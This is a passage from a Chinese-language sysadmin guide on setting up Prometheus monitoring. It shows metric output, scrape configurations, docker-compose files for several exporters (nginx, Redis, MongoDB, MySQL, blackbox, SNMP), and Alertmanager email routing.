swarm_store_batch_latency_seconds_bucket{le="5"} 0
swarm_store_batch_latency_seconds_bucket{le="10"} 0
swarm_store_batch_latency_seconds_bucket{le="+Inf"} 0
swarm_store_batch_latency_seconds_sum 0
swarm_store_batch_latency_seconds_count 0
# HELP swarm_store_lookup_latency_seconds Raft store read
latency.
# TYPE swarm_store_lookup_latency_seconds histogram
swarm_store_lookup_latency_seconds_bucket{le="0.005"} 0
swarm_store_lookup_latency_seconds_bucket{le="0.01"} 0
swarm_store_lookup_latency_seconds_bucket{le="0.025"} 0
swarm_store_lookup_latency_seconds_bucket{le="0.05"} 0
swarm_store_lookup_latency_seconds_bucket{le="0.1"} 0
swarm_store_lookup_latency_seconds_bucket{le="0.25"} 0
swarm_store_lookup_latency_seconds_bucket{le="0.5"} 0
swarm_store_lookup_latency_seconds_bucket{le="1"} 0
swarm_store_lookup_latency_seconds_bucket{le="2.5"} 0
swarm_store_lookup_latency_seconds_bucket{le="5"} 0
swarm_store_lookup_latency_seconds_bucket{le="10"} 0
swarm_store_lookup_latency_seconds_bucket{le="+Inf"} 0
swarm_store_lookup_latency_seconds_sum 0
swarm_store_lookup_latency_seconds_count 0
# HELP swarm_store_memory_store_lock_duration_seconds Duration
for which the raft memory store lock was held.
```

```
# TYPE swarm_store_memory_store_lock_duration_seconds histogram
swarm_store_memory_store_lock_duration_seconds_bucket{le="0.005
"} 0
swarm_store_memory_store_lock_duration_seconds_bucket{le="0.01"
} 0
swarm_store_memory_store_lock_duration_seconds_bucket{le="0.025
"} 0
swarm_store_memory_store_lock_duration_seconds_bucket{le="0.05"
} 0
swarm_store_memory_store_lock_duration_seconds_bucket{le="0.1"}
0
swarm_store_memory_store_lock_duration_seconds_bucket{le="0.25"
} 0
swarm_store_memory_store_lock_duration_seconds_bucket{le="0.5"}
0
swarm_store_memory_store_lock_duration_seconds_bucket{le="1"} 0
swarm_store_memory_store_lock_duration_seconds_bucket{le="2.5"}
0
swarm_store_memory_store_lock_duration_seconds_bucket{le="5"} 0
swarm_store_memory_store_lock_duration_seconds_bucket{le="10"}
0
swarm_store_memory_store_lock_duration_seconds_bucket{le="+Inf"
} 0
swarm_store_memory_store_lock_duration_seconds_sum 0
swarm_store_memory_store_lock_duration_seconds_count 0
# HELP swarm_store_read_tx_latency_seconds Raft store read tx
latency.
# TYPE swarm_store_read_tx_latency_seconds histogram
swarm_store_read_tx_latency_seconds_bucket{le="0.005"} 0
swarm_store_read_tx_latency_seconds_bucket{le="0.01"} 0
swarm_store_read_tx_latency_seconds_bucket{le="0.025"} 0
swarm_store_read_tx_latency_seconds_bucket{le="0.05"} 0
swarm_store_read_tx_latency_seconds_bucket{le="0.1"} 0
swarm_store_read_tx_latency_seconds_bucket{le="0.25"} 0
swarm_store_read_tx_latency_seconds_bucket{le="0.5"} 0
swarm_store_read_tx_latency_seconds_bucket{le="1"} 0
swarm_store_read_tx_latency_seconds_bucket{le="2.5"} 0
swarm_store_read_tx_latency_seconds_bucket{le="5"} 0
swarm_store_read_tx_latency_seconds_bucket{le="10"} 0
swarm_store_read_tx_latency_seconds_bucket{le="+Inf"} 0
swarm_store_read_tx_latency_seconds_sum 0
swarm_store_read_tx_latency_seconds_count 0
# HELP swarm_store_write_tx_latency_seconds Raft store write tx
latency.
# TYPE swarm_store_write_tx_latency_seconds histogram
```

```
swarm_store_write_tx_latency_seconds_bucket{le="0.005"} 0
swarm_store_write_tx_latency_seconds_bucket{le="0.01"} 0
swarm_store_write_tx_latency_seconds_bucket{le="0.025"} 0
swarm_store_write_tx_latency_seconds_bucket{le="0.05"} 0
swarm_store_write_tx_latency_seconds_bucket{le="0.1"} 0
swarm_store_write_tx_latency_seconds_bucket{le="0.25"} 0
swarm_store_write_tx_latency_seconds_bucket{le="0.5"} 0
swarm_store_write_tx_latency_seconds_bucket{le="1"} 0
swarm_store_write_tx_latency_seconds_bucket{le="2.5"} 0
swarm_store_write_tx_latency_seconds_bucket{le="5"} 0
swarm_store_write_tx_latency_seconds_bucket{le="10"} 0
swarm_store_write_tx_latency_seconds_bucket{le="+Inf"} 0
swarm_store_write_tx_latency_seconds_sum 0
swarm_store_write_tx_latency_seconds_count 0
```

配置 /etc/prometheus/prometheus.yml

```
# my global config
global:
  scrape_interval:     15s # Set the scrape interval to every
15 seconds. Default is every 1 minute.
  evaluation_interval: 15s # Evaluate rules every 15 seconds.
The default is every 1 minute.
  # scrape_timeout is set to the global default (10s).

  # Attach these labels to any time series or alerts when
communicating with
  # external systems (federation, remote storage,
Alertmanager).
  external_labels:
      monitor: 'netkiller-monitor'

# Load rules once and periodically evaluate them according to
the global 'evaluation_interval'.
rule_files:
  # - "first.rules"
  # - "second.rules"

# A scrape configuration containing exactly one endpoint to
scrape:
```

```
# Here it's Prometheus itself.
scrape_configs:
  # The job name is added as a label `job=<job_name>` to any
timeseries scraped from this config.
  - job_name: 'prometheus'
    # metrics_path defaults to '/metrics'
    # scheme defaults to 'http'.
    static_configs:
      - targets: ['host.docker.internal:9090'] # Only works on
Docker Desktop for Mac

  - job_name: 'docker'
    # metrics_path defaults to '/metrics'
    # scheme defaults to 'http'.
    static_configs:
      - targets: ['docker.for.mac.host.internal:9323']

  - job_name: 'node-exporter'
    static_configs:
          - targets: ['node-exporter:9100']
```

```
$ docker service create --replicas 1 --name my-prometheus \
    --mount
type=bind,source=/tmp/prometheus.yml,destination=/etc/prometheu
s/prometheus.yml \
    --publish published=9090,target=9090,protocol=tcp \
    prom/prometheus
```

docker-compress

```
version: '3.9'
services:
  prometheus:
    image: prom/prometheus:latest
    container_name: prometheus
    volumes:
```

```
      - ./mac/prometheus.yml:/etc/prometheus/prometheus.yml
    command:
      - '--config.file=/etc/prometheus/prometheus.yml'
      - "--
web.console.libraries=/usr/share/prometheus/console_libraries"
      - "--
web.console.templates=/usr/share/prometheus/consoles"
    ports:
      - '9090:9090'

  node-exporter:
    image: prom/node-exporter:latest
    container_name: node-exporter
    ports:
      - '9100:9100'
```

3.2. node-exporter

https://grafana.com/grafana/dashboards/8919

```
version: '3.9'
services:
  node-exporter:
    image: prom/node-exporter:latest
    container_name: node-exporter
    hostname: node-exporter
    restart: always
    volumes:
      - /proc:/host/proc:ro
      - /sys:/host/sys:ro
      - /:/rootfs:ro
    ports:
      - '9100:9100'
    command:
      - '--path.procfs=/host/proc'
      - '--path.sysfs=/host/sys'
      - --collector.filesystem.ignored-mount-points
      -
"^/(sys|proc|dev|host|etc|rootfs/var/lib/docker/containers|root
```

```
fs/var/lib/docker/overlay2|rootfs/run/docker/netns|rootfs/var/l
ib/docker/aufs)($$|/)"
```

3.3. cadvisor

```
docker run                                          \
--volume=/:/rootfs:ro                               \
--volume=/var/run:/var/run:rw                       \
--volume=/sys:/sys:ro                               \
--volume=/var/lib/docker/:/var/lib/docker:ro        \
--publish=8080:8090                                 \
--detach=true                                       \
--name=cadvisor                                     \
google/cadvisor:latest
```

修改 prometheus.yml 添加 cadvisor 监控

```
- job_name: cadvisor1
    static_configs:
      - targets: ['cadvisor:8090']
```

3.4. Nginx Prometheus Exporter

Nginx 配置，开启状态

/etc/nginx/conf.d/status.conf:

```
server {
        listen 80;
        server_name 127.0.0.1;
```

```
        location = /status {
                stub_status;
                access_log off;
            allow 127.0.0.1;
                deny all;
        }
}
```

如果 nginx 是 docker 运行需要设置 server_name，实体机不需要指定 server_name。

docker-compose.yml 编排脚本

```
version: '3.9'
services:
  nginx-prometheus-exporter:
    image: nginx/nginx-prometheus-exporter:latest
    command: -nginx.scrape-uri
http://your_ipaddress_or_domain/status
    ports:
      - "9113:9113"
```

nginx-prometheus-exporter 官方下载地址：
https://github.com/nginxinc/nginx-prometheus-exporter

调试方法

```
$ nginx-prometheus-exporter -nginx.scrape-uri
http://<nginx>/status

neo@MacBook-Pro-Neo ~/workspace/Linux % curl
http://localhost:9113/metrics
# HELP nginx_connections_accepted Accepted client connections
# TYPE nginx_connections_accepted counter
nginx_connections_accepted 53
```

```
# HELP nginx_connections_active Active client connections
# TYPE nginx_connections_active gauge
nginx_connections_active 10
# HELP nginx_connections_handled Handled client connections
# TYPE nginx_connections_handled counter
nginx_connections_handled 53
# HELP nginx_connections_reading Connections where NGINX is
reading the request header
# TYPE nginx_connections_reading gauge
nginx_connections_reading 0
# HELP nginx_connections_waiting Idle client connections
# TYPE nginx_connections_waiting gauge
nginx_connections_waiting 9
# HELP nginx_connections_writing Connections where NGINX is
writing the response back to the client
# TYPE nginx_connections_writing gauge
nginx_connections_writing 1
# HELP nginx_http_requests_total Total http requests
# TYPE nginx_http_requests_total counter
nginx_http_requests_total 390
# HELP nginx_up Status of the last metric scrape
# TYPE nginx_up gauge
nginx_up 1
# HELP nginxexporter_build_info Exporter build information
# TYPE nginxexporter_build_info gauge
nginxexporter_build_info{commit="5f88afbd906baae02edfbab4f5715e
06d88538a0",date="2021-03-22T20:16:09Z",version="0.9.0"} 1
```

配置 prometheus.yml 加入 job

```
  - job_name: 'nginx_exporter'
    static_configs:
     - targets: ['nginx-exporter:9113']
```

NGINX exporter dashboard:
https://grafana.com/grafana/dashboards/12708

Official dashboard for NGINX Prometheus exporter for https://github.com/nginxinc/nginx-prometheus-exporter

3.5. Redis

https://github.com/oliver006/redis_exporter

```
version: '3.9'
services:
  redis-exporter:
        image: oliver006/redis_exporter
        container_name: redis-exporter
        hostname: redis-exporter
        restart: always
        ports:
            - "9121:9121"
        command:
            - '--
redis.addr=redis://:passw0rd@redis.netkiller.cn:6379'
```

使用下面命令确认 redis-exporter 是否工作正常

```
root@production:~/prometheus# curl -s
http://redis.netkiller.cn:9121/metrics | head
# HELP go_gc_duration_seconds A summary of the pause duration
of garbage collection cycles.
# TYPE go_gc_duration_seconds summary
go_gc_duration_seconds{quantile="0"} 0
go_gc_duration_seconds{quantile="0.25"} 0
go_gc_duration_seconds{quantile="0.5"} 0
go_gc_duration_seconds{quantile="0.75"} 0
go_gc_duration_seconds{quantile="1"} 0
go_gc_duration_seconds_sum 0
go_gc_duration_seconds_count 0
# HELP go_goroutines Number of goroutines that currently exist.
```

```

```

修改配置文件 prometheus.yml 加入下面配置

```
scrape_configs:
  - job_name: redis_exporter
    static_configs:
    - targets: ['<<REDIS-EXPORTER-HOSTNAME>>:9121']
```

Grafana 面板：https://grafana.com/grafana/dashboards/763

3.6. MongoDB

https://github.com/percona/mongodb_exporter

docker-compose.yml 构建脚本

```
version: '3.9'
services:
  mongodb_exporter:
    image: noenv/mongo-exporter:latest
    container_name: mongodb_exporter
    hostname: mongodb_exporter
    restart: always
    ports:
        - "9216:9216"
    command:
        - '--
mongodb.uri=mongodb://admin:admin@mongo.netkiller.cn:27017/admi
n'
```

检查 exporter 数据采集状态

```
root@production:~/prometheus# curl -s
http://localhost:9216/metrics | head
# HELP go_gc_duration_seconds A summary of the pause duration
of garbage collection cycles.
# TYPE go_gc_duration_seconds summary
go_gc_duration_seconds{quantile="0"} 2.4908e-05
go_gc_duration_seconds{quantile="0.25"} 2.7779e-05
go_gc_duration_seconds{quantile="0.5"} 2.9463e-05
go_gc_duration_seconds{quantile="0.75"} 3.736e-05
go_gc_duration_seconds{quantile="1"} 0.000120332
go_gc_duration_seconds_sum 0.001014832
go_gc_duration_seconds_count 26
# HELP go_goroutines Number of goroutines that currently exist.
```

修改配置文件 prometheus.yml 加入下面配置

```
  - job_name: mongo_exporter
    static_configs:
    - targets: ['mongo.netkiller.cn:9216']
```

Dashboard for Grafana (ID: 2583)

3.7. MySQL

https://github.com/prometheus/mysqld_exporter

创建 MySQL 监控用户

```
mysql> CREATE USER 'exporter'@'%' IDENTIFIED BY
'exporterpassword' WITH MAX_USER_CONNECTIONS 3;
mysql> GRANT PROCESS, REPLICATION CLIENT, SELECT ON *.* TO
'exporter'@'%';
```

```
version: '3.9'
services:
  mysqld_exporter:
    image: prom/mysqld-exporter:latest
    container_name: mysqld_exporter
    hostname: mysqld_exporter
    restart: always
    ports:
        - "9104:9104"
    environment:
      -
DATA_SOURCE_NAME=exporter:passw0rd@(db.netkiller.cn:3306)/neo
    # command:
    #   --collect.info_schema.processlist
    #   --collect.info_schema.innodb_metrics
    #   --collect.info_schema.tablestats
    #   --collect.info_schema.tables
    #   --collect.info_schema.userstats
    #   --collect.engine_innodb_status
```

检查 exporter 数据采集状态

```
root@production:~# curl -s http://db.netkiller.cn:9104/metrics
| head
# HELP go_gc_duration_seconds A summary of the pause duration
of garbage collection cycles.
# TYPE go_gc_duration_seconds summary
go_gc_duration_seconds{quantile="0"} 1.9298e-05
go_gc_duration_seconds{quantile="0.25"} 2.846e-05
go_gc_duration_seconds{quantile="0.5"} 3.8975e-05
go_gc_duration_seconds{quantile="0.75"} 6.0157e-05
go_gc_duration_seconds{quantile="1"} 0.000150234
go_gc_duration_seconds_sum 0.007067359
go_gc_duration_seconds_count 145
# HELP go_goroutines Number of goroutines that currently exist.
```

```

```

修改配置文件 prometheus.yml 加入下面配置

```
  - job_name: mysql_exporter
    static_configs:
    - targets: ['db.netkiller.cn:9104']
```

https://grafana.com/oss/prometheus/exporters/mysql-exporter/

14057

3.8. Blackbox Exporter(blackbox-exporter)

默认配置文件

```
version: '3.9'
services:
  blackbox_exporter:
    image: prom/blackbox-exporter:latest
    container_name: blackbox_exporter
    hostname: blackbox-exporter
    restart: always
    ports:
      - "9115:9115"
    # environment:
    volumes:
      - ${PWD}/blackbox-
exporter/config.yml:/etc/blackbox_exporter/config.yml
```

/etc/blackbox_exporter/config.yml

```
modules:
  http_2xx:
    prober: http
    timeout: 10s
    http:
      method: GET
  http_post_2xx:
    prober: http
    http:
      method: POST
  tcp_connect:
    prober: tcp
    timeout: 10s
  pop3s_banner:
    prober: tcp
    timeout: 10s
    tcp:
      query_response:
      - expect: "^+OK"
      tls: true
      tls_config:
        insecure_skip_verify: false
  ssh_banner:
    prober: tcp
    tcp:
      query_response:
      - expect: "^SSH-2.0-"
      - send: "SSH-2.0-blackbox-ssh-check"
  irc_banner:
    prober: tcp
    tcp:
      query_response:
      - send: "NICK prober"
      - send: "USER prober prober prober :prober"
      - expect: "PING :([^ ]+)"
        send: "PONG ${1}"
      - expect: "^:[^ ]+ 001"
  icmp:
    prober: icmp
    timeout: 2s
```

配置 Prometheus 在配置文件 prometheus.yml 中增加如下内容

```
scrape_configs:
  - job_name: blackbox_exporter
    static_configs:
    - targets: ['blackbox-exporter:9115']

  - job_name: blackbox-http
    metrics_path: /probe
    params:
      module: [http_2xx]
    static_configs:
      - targets:
        - http://192.168.30.10
        - http://192.168.30.11
        - http://192.168.3.15
    relabel_configs:
      - source_labels: [__address__]
        target_label: __param_target
      - source_labels: [__param_target]
        target_label: instance
      - target_label: __address__
        replacement:  blackbox-exporter:9115

  - job_name: 'blackbox-ping'
    metrics_path: /probe
    params:
      modelus: [icmp]
    static_configs:
      - targets:
        - 8.8.8.8
        labels:
          instance: Google DNS
      - targets:
        - 247.192.129.167
        labels:
          instance: test
    relabel_configs:
      - source_labels: [__address__]
```

```
      target_label: __param_target
    - source_labels: [__param_target]
      target_label: instance
    - target_label: __address__
      replacement: blackbox-exporter:9115

- job_name: 'blackbox_tcp_connect'
  scrape_interval: 30s
  metrics_path: /probe
  params:
    module: [tcp_connect]
  static_configs:
    - targets:
      - 127.0.0.1:3306
      - 127.0.0.1:6379
      - 127.0.0.1:27017
  relabel_configs:
    - source_labels: [__address__]
      target_label: __param_target
    - source_labels: [__param_target]
      target_label: instance
    - target_label: __address__
      replacement: blackbox-exporter:9115
```

```
neo@MacBook-Pro-Neo ~/workspace/docker/prometheus % mkdir
blackbox-exporter
neo@MacBook-Pro-Neo ~/workspace/docker/prometheus % docker-
compose cp blackbox_exporter:/etc/blackbox_exporter/config.yml
blackbox-exporter
neo@MacBook-Pro-Neo ~/workspace/docker/prometheus % cat
blackbox-exporter/config.yml
modules:
  http_2xx:
    prober: http
  http_post_2xx:
    prober: http
    http:
      method: POST
  tcp_connect:
    prober: tcp
  pop3s_banner:
```

```
    prober: tcp
    tcp:
      query_response:
      - expect: "^+OK"
      tls: true
      tls_config:
        insecure_skip_verify: false
  ssh_banner:
    prober: tcp
    tcp:
      query_response:
      - expect: "^SSH-2.0-"
      - send: "SSH-2.0-blackbox-ssh-check"
  irc_banner:
    prober: tcp
    tcp:
      query_response:
      - send: "NICK prober"
      - send: "USER prober prober prober :prober"
      - expect: "PING :([^ ]+)"
        send: "PONG ${1}"
      - expect: "^:[^ ]+ 001"
  icmp:
    prober: icmp
```

```
neo@MacBook-Pro-Neo ~ % curl -s http://localhost:9115/metrics |
head
# HELP blackbox_exporter_build_info A metric with a constant
'1' value labeled by version, revision, branch, and goversion
from which blackbox_exporter was built.
# TYPE blackbox_exporter_build_info gauge
blackbox_exporter_build_info{branch="HEAD",goversion="go1.16.4"
,revision="5d575b88eb12c65720862e8ad2c5890ba33d1ed0",version="0
.19.0"} 1
# HELP
blackbox_exporter_config_last_reload_success_timestamp_seconds
Timestamp of the last successful configuration reload.
# TYPE
blackbox_exporter_config_last_reload_success_timestamp_seconds
gauge
```

```
blackbox_exporter_config_last_reload_success_timestamp_seconds
1.6298732380407274e+09
# HELP blackbox_exporter_config_last_reload_successful Blackbox
exporter config loaded successfully.
# TYPE blackbox_exporter_config_last_reload_successful gauge
blackbox_exporter_config_last_reload_successful 1
# HELP blackbox_module_unknown_total Count of unknown modules
requested by probes
```

Prometheus Blackbox Exporter: 12275

手工发起请求

Ping

```
curl -s http://127.0.0.1:9115/probe?
target=127.0.0.1&module=icmp
```

```
neo@MacBook-Pro-Neo ~/workspace/docker/prometheus % curl -s
http://127.0.0.1:9115/probe\?target\=127.0.0.1\&module\=icmp |
grep ^\probe_success
probe_success 1
```

默认超时时间太长，使用一个错误IP地址13.13.13.13测试，会等待很长时间

```
neo@MacBook-Pro-Neo ~/workspace/docker/prometheus % curl -s
http://127.0.0.1:9115/probe\?target\=13.13.13.13\&module\=icmp
| grep ^\probe_success
probe_success 0
```

优化方法是设置 timeout，编辑 /etc/blackbox_exporter/config.yml 配置设置为2秒，这样2秒立即反馈IP地址PING结果。

```
  icmp:
    prober: icmp
    timeout: 2s
```

TCP 检查端口号

```
curl -s http://127.0.0.1:9115/probe?
target=127.0.0.1:8080&module=tcp_connect&debug=true
```

HTTP/HTTPS URL

```
curl -s http://127.0.0.1:9115/probe?
target=http://www.netkiller.cn&module=http_2xxx
```

HTTP 不能仅仅看 probe_success 状态，还要看 probe_http_status_code，这是 HTTP服务器返回的状态码，通常是 200

```
neo@MacBook-Pro-Neo ~/workspace/docker/prometheus % curl -s
http://127.0.0.1:9115/probe\?
target\=http://192.168.30.11\&module\=http_2xx | grep -v ^#
probe_dns_lookup_time_seconds 0.000241511
probe_duration_seconds 0.011169367
```

```
probe_failed_due_to_regex 0
probe_http_content_length -1
probe_http_duration_seconds{phase="connect"} 0.003367677
probe_http_duration_seconds{phase="processing"} 0.006039874
probe_http_duration_seconds{phase="resolve"} 0.000241511
probe_http_duration_seconds{phase="tls"} 0
probe_http_duration_seconds{phase="transfer"} 0.000451174
probe_http_redirects 0
probe_http_ssl 0
probe_http_status_code 200
probe_http_uncompressed_body_length 407
probe_http_version 1.1
probe_ip_addr_hash 2.66977244e+08
probe_ip_protocol 4
probe_success 1
```

HTTPS

```
neo@MacBook-Pro-Neo ~/workspace/docker/prometheus % curl -s
http://127.0.0.1:9115/probe\?
target\=https://www.netkiller.cn/api/captcha\&module\=http_2xx
| grep -v ^#
probe_dns_lookup_time_seconds 0.023551527
probe_duration_seconds 0.054094864
probe_failed_due_to_regex 0
probe_http_content_length -1
probe_http_duration_seconds{phase="connect"} 0.005037651
probe_http_duration_seconds{phase="processing"} 0.009932338
probe_http_duration_seconds{phase="resolve"} 0.023551527
probe_http_duration_seconds{phase="tls"} 0.011010897
probe_http_duration_seconds{phase="transfer"} 0.0009768
probe_http_redirects 0
probe_http_ssl 1
probe_http_status_code 200
probe_http_uncompressed_body_length 2604
probe_http_version 2
probe_ip_addr_hash 7.14414465e+08
probe_ip_protocol 4
probe_ssl_earliest_cert_expiry 1.661299199e+09
probe_ssl_last_chain_expiry_timestamp_seconds 1.661299199e+09
```

```
probe_ssl_last_chain_info{fingerprint_sha256="fd49505ad2ab79ef0
2070a20172ae56acbe525195ae0ddbe18359ce4144fea6b"} 1
probe_success 1
probe_tls_version_info{version="TLS 1.2"} 1
```

⚠️注意这几项，probe_http_ssl 1，probe_http_version 2，probe_tls_version_info{version="TLS 1.2"} 1

```
probe_dns_lookup_time_seconds #DNS解析时间,单位s
probe_duration_seconds #探测从开始到结束的时间,单位 s,请求这个页面响应
时间
probe_failed_due_to_regex 0
probe_http_content_length #HTTP 内容响应的长度
#按照阶段统计每阶段的时间
probe_http_duration_seconds{phase="connect"} 0.050388884   #连接
时间
probe_http_duration_seconds{phase="processing"} 0.45868667 #处理
请求的时间
probe_http_duration_seconds{phase="resolve"} 0.040037612  #响应
时间
probe_http_duration_seconds{phase="tls"} 0.145433254    #校验证
书的时间
probe_http_duration_seconds{phase="transfer"} 0.000566269
probe_http_redirects 1 #是否重定向的
probe_http_ssl 1 SSL证书可用
probe_http_status_code 200      #返回的状态码
probe_http_uncompressed_body_length #未压缩的响应主体长度
probe_http_version 2 #http 协议的版本
probe_ip_protocol 4  #IP协议的版本号，4是ipv4，6是 ipv6
probe_ssl_earliest_cert_expiry SSL证书过期时间
probe_success 1 #是否探测成功，1表示成功，0表示失败
probe_tls_version_info{version="TLS 1.2"} 1  #TLS 的版本号
```

自定义

restful

```
http_post_2xx:
    prober: http
    timeout: 5s
    http:
      method: POST
      headers:
        Content-Type: application/json
      body: '{}'
```

http auth

```
http_basic_auth_example:
    prober: http
    timeout: 5s
    http:
      method: POST
      headers:
        Host: "login.example.com"
      basic_auth:
        username: "username"
        password: "mysecret"
```

```
http_2xx_example:
    prober: http
    timeout: 5s
    http:
      valid_http_versions: ["HTTP/1.1", "HTTP/2"]
      valid_status_codes: [200,301,302]
```

SSL证书检查

```
  http_2xx_example:
    prober: http
    timeout: 5s
    http:
      valid_status_codes: []
      method: GET
      no_follow_redirects: false
      fail_if_ssl: false
      fail_if_not_ssl: false
```

检测返回内容

```
  http_2xx_example:
    prober: http
    timeout: 5s
    http:
      method: GET
      fail_if_matches_regexp:
        - "Could not connect to database"
      fail_if_not_matches_regexp:
        - "Download the latest version here"
```

3.9. SNMP Exporter

```
% docker-compose cp snmp_exporter:/etc/snmp_exporter/snmp.yml
snmp-exporter
% vim snmp-exporter/snmp.yml
  auth:
    community: public
```

确认交换机或路由器的SNMP已经开启，如何开启交换机和路由器的SNMP请参考 《Netkiller Network 手札》

```
neo@MacBook-Pro-Neo ~/workspace % snmpwalk -v2c -c public
172.16.254.254 | more
SNMPv2-MIB::sysDescr.0 = STRING: H3C Series Router MSR26-00
H3C Comware Platform Software
Comware Software Version 5.20, Release 2516P15
Copyright(c) 2004-..}> New H3C Technologies Co., Ltd.

SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-
SMI::enterprises.25506.1.913
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (794793008) 91
days, 23:45:30.08
SNMPv2-MIB::sysContact.0 = STRING: R&D Hangzhou, New H3C
Technologies Co., Ltd.
SNMPv2-MIB::sysName.0 = STRING: MSR2610
SNMPv2-MIB::sysLocation.0 = STRING: Hangzhou, China
SNMPv2-MIB::sysServices.0 = INTEGER: 78
IF-MIB::ifNumber.0 = INTEGER: 24
IF-MIB::ifIndex.1 = INTEGER: 1
IF-MIB::ifIndex.2 = INTEGER: 2
IF-MIB::ifIndex.3 = INTEGER: 3
IF-MIB::ifIndex.4 = INTEGER: 4
IF-MIB::ifIndex.5 = INTEGER: 5
IF-MIB::ifIndex.6 = INTEGER: 6
IF-MIB::ifIndex.7 = INTEGER: 7
IF-MIB::ifIndex.8 = INTEGER: 8
IF-MIB::ifIndex.9 = INTEGER: 9
IF-MIB::ifIndex.10 = INTEGER: 10
```

测试网站 http://localhost:9116

或者使用 curl 命令，确保你监控的社会能读取到 SNMP 数据。

```
neo@MacBook-Pro-Neo ~/workspace % curl -s
http://localhost:9116/snmp\?target\=172.16.254.254 | more
```

```
# HELP ifAdminStatus The desired state of the interface -
1.3.6.1.2.1.2.2.1.7
# TYPE ifAdminStatus gauge
ifAdminStatus{ifAlias="Aux0
Interface",ifDescr="Aux0",ifIndex="1",ifName="Aux0"} 1
ifAdminStatus{ifAlias="Cellular0/0
Interface",ifDescr="Cellular0/0",ifIndex="2",ifName="Cellular0/
0"} 1
ifAdminStatus{ifAlias="Dialer1
Interface",ifDescr="Dialer1",ifIndex="14",ifName="Dialer1"} 1
ifAdminStatus{ifAlias="GigabitEthernet0/0
Interface",ifDescr="GigabitEthernet0/0",ifIndex="3",ifName="Gig
abitEthernet0/0"} 1
ifAdminStatus{ifAlias="GigabitEthernet0/1
Interface",ifDescr="GigabitEthernet0/1",ifIndex="4",ifName="Gig
abitEthernet0/1"} 1
ifAdminStatus{ifAlias="GigabitEthernet0/2
Interface",ifDescr="GigabitEthernet0/2",ifIndex="5",ifName="Gig
abitEthernet0/2"} 1
ifAdminStatus{ifAlias="GigabitEthernet0/3
Interface",ifDescr="GigabitEthernet0/3",ifIndex="6",ifName="Gig
abitEthernet0/3"} 1
ifAdminStatus{ifAlias="GigabitEthernet0/4
Interface",ifDescr="GigabitEthernet0/4",ifIndex="7",ifName="Gig
abitEthernet0/4"} 1
ifAdminStatus{ifAlias="GigabitEthernet0/5
Interface",ifDescr="GigabitEthernet0/5",ifIndex="8",ifName="Gig
abitEthernet0/5"} 1
ifAdminStatus{ifAlias="GigabitEthernet0/6
Interface",ifDescr="GigabitEthernet0/6",ifIndex="9",ifName="Gig
abitEthernet0/6"} 1
ifAdminStatus{ifAlias="GigabitEthernet0/7
Interface",ifDescr="GigabitEthernet0/7",ifIndex="10",ifName="Gi
gabitEthernet0/7"} 1
ifAdminStatus{ifAlias="GigabitEthernet0/8
Interface",ifDescr="GigabitEthernet0/8",ifIndex="11",ifName="Gi
gabitEthernet0/8"} 1
ifAdminStatus{ifAlias="GigabitEthernet0/9
Interface",ifDescr="GigabitEthernet0/9",ifIndex="12",ifName="Gi
gabitEthernet0/9"} 1
ifAdminStatus{ifAlias="NULL0
Interface",ifDescr="NULL0",ifIndex="13",ifName="NULL0"} 1
```

snmp 的监控 Dashboard ID 为：10523

4. Alertmanager

4.1. Docker 安装

```
  alertmanager:
    image: prom/alertmanager:latest
    container_name: alertmanager
    hostname: alertmanager
    restart: always
    volumes:
      -
${PWD}/alertmanager/config.yml:/etc/alertmanager/config.yml
      - alertmanager:/alertmanager
    ports:
      - "9093:9093"
    depends_on:
      - prometheus
    command:
      --config.file=/etc/alertmanager/config.yml
      --cluster.advertise-address=0.0.0.0:9093
```

配置 prometheus.yml

```
alerting:
  alertmanagers:
    - static_configs:
      - targets: ["alertmanager:9093"]

scrape_configs:
  - job_name: 'alertmanager'
    metrics_path: "/metrics"
```

检查 Alertmanager 是否正常工作

```
root@production:~# curl -s http://localhost:9093/metrics | head
# HELP alertmanager_alerts How many alerts by state.
# TYPE alertmanager_alerts gauge
alertmanager_alerts{state="active"} 0
alertmanager_alerts{state="suppressed"} 0
# HELP alertmanager_alerts_invalid_total The total number of
received alerts that were invalid.
# TYPE alertmanager_alerts_invalid_total counter
alertmanager_alerts_invalid_total{version="v1"} 0
alertmanager_alerts_invalid_total{version="v2"} 0
# HELP alertmanager_alerts_received_total The total number of
received alerts.
# TYPE alertmanager_alerts_received_total counter
```

解决时区问题，默认 docker 镜像使用 UTC，我们需要改为 GMT+8

```
neo@MacBook-Pro-Neo ~/workspace/docker/prometheus % docker exec
-it alertmanager sh
/alertmanager $ cat /etc/localtime
TZif2UTCTZif2?UTC
UTC0
neo@MacBook-Pro-Neo ~/workspace/docker/prometheus % docker-
compose cp alertmanager:/usr/share/zoneinfo/PRC Shanghai
```

查看反馈信息

```
neo@MacBook-Pro-Neo ~/workspace/docker/prometheus % curl -X
OPTIONS 127.0.0.1:9093/api/v1/alerts -v
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to 127.0.0.1 (127.0.0.1) port 9093 (#0)
```

```
> OPTIONS /api/v1/alerts HTTP/1.1
> Host: 127.0.0.1:9093
> User-Agent: curl/7.64.1
> Accept: */*
>
< HTTP/1.1 200 OK
< Access-Control-Allow-Headers: Accept, Authorization, Content-
Type, Origin
< Access-Control-Allow-Methods: GET, POST, DELETE, OPTIONS
< Access-Control-Allow-Origin: *
< Access-Control-Expose-Headers: Date
< Cache-Control: no-cache, no-store, must-revalidate
< Date: Mon, 23 Aug 2021 12:18:20 GMT
< Content-Length: 0
<
* Connection #0 to host 127.0.0.1 left intact
* Closing connection 0
```

4.2. alertmanager.yml 配置文件

amtool 配置文件检查工具

```
amtool check-config alertmanager.yml
```

global 全局配置项

SMTP 配置

```
global:
  resolve_timeout: 5m
#处理超时时间，默认为5min
  smtp_smarthost: 'smtp.nejtkiller.cn:25'       # 邮箱smtp服务器
代理
```

```
  smtp_from: 'monitor@netkiller.cn'                # 发送邮箱名称
  smtp_auth_username: 'monitor@netkiller.cn'    # 邮箱名称
  smtp_auth_password: '******'                                #邮箱密
码
```

route 路由配置

```
route:
  group_by: ['alertname']          # 报警分组名称
  group_wait: 10s                                # 最初即第一次等待多久时间
发送一组警报的通知
  group_interval: 10s              # 在发送新警报前的等待时间
  repeat_interval: 1m              # 发送重复警报的周期
  receiver: 'email'                # 发送警报的接收者的名称，以下
receivers name的名称
```

receivers 定义警报接收者

```
receivers:
  - name: 'email'                                                  # 警报
    email_configs:                                                 # 邮箱配
置
    - to: 'monitor@netkiller.cn'          # 接收警报的email配置
```

Webhook 配置

通过 webhook 触发手机短信发送程序

```
global:
```

```
